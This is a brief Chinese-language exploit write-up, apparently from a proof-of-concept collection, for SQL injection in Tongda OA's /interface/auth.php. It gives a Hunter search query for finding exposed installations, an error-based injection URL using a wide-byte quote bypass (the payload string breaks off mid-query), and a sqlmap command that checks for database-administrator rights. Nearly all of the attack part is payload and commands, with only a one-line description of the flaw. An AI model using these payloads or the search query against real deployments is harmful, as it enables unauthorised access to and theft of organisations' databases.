T10-4通达-OA-SQL

漏洞描述：

通达OA /interface/auth.php 存在SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

网站图片：

网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

payload：

```
http://192.168.31.164/interface/auth.php?PASSWORD=1&USER_ID=11%bf%27%20and%20(SELECT%201%20from%20(select%20count(*),concat(floor(rand(0)*2),(substring((select%20md5(112
```

效果图:



sqlmap

```
sqlmap -u "http://192.168.31.164/interface/auth.php?PASSWORD=1&USER_ID=%df%27%20" --batch --is-dba
```